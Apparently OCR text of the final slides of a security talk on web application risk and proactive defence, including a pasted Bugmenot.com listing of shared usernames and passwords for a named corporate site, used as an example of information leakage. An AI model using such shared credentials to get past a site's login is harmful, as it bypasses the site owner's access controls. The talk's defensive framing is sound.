
- Now operate like multi-cellular organisms (Nematodes)
  - An attack (the whole organism/incident) consists of multiple cells working together
  - Our industry has to shift ...

Future

From reactive to pro-active

- We have become similar to Law Enforcement
  - One key difference – people and 911
- We have no:
  - 911
  - Vigilant Citizens
- **Enforce** Separation of Duties
  - Developers are targets now

Pro-Active example



TRUFFLES.OGILVY.COM passwords – login with these free accounts to bypass compulsory web registration – Bugmenot.com

http://www.bugmenot.com/view/truffles.ogilvy.com

Username ANKITndgngjn
Password ANKITndgngjn
Other
Stats 50% success rate (0 votes)

Did this login work out for you? Yes No

Username ANKITnjgnjkgbgjkbgjkbgjkbgbg
Password ANKITnjgnjkgbgjkbgjkbgjkbgbg
Other
Stats 50% success rate (0 votes)

Did this login work out for you? Yes No

Username ANKITbbvfbv
Password ANKITbbvfbv
Other
Stats 50% success rate (0 votes)

Did this login work out for you? Yes No

Username ANKITbfhjbfhjfbhfbhbfbfbdjfbdjkf
Password ANKITbfhjbfhjfbhfbhbfbfbdjfbdjkf
Other
Stats 50% success rate (0 votes)

Did this login work out for you? Yes No

Username ANKITnmbxckbxgbjkxcgfbncbn
Password ANKITnmbxckbxgbjkxcgfbncbn
Other
Stats 50% success rate (0 votes)

Did this login work out for you? Yes No

Username ANKIThjbfbdfbfhjbfhbfhjbf
Password ANKIThjbfbdfbfhjbfhbfhjbf
Other
Stats 50% success rate (0 votes)

Did this login work out for you? Yes No

Done 71.77.12.122 YSlow 208.94.116.253 +2 United States 208.94.116.242 CapEquiLog 71.77.12.122

Future

Deeper challenges to existing Web Application/Info Leakage realm

The envelope has been pushed ...

- Shadow IT
- Collaboration solutions
  - Much richer
- Federated ID
  - More complex
- SSO
  - Different stakes

Thank you for your time and attention

Stay in touch if you'd like …

- Corporate mail:
  - andres.andreu@ogilvy.com
- Personal mail:
  - andres@neurofuzz.com
- Linkedin
  - http://www.linkedin.com/in/andresandreu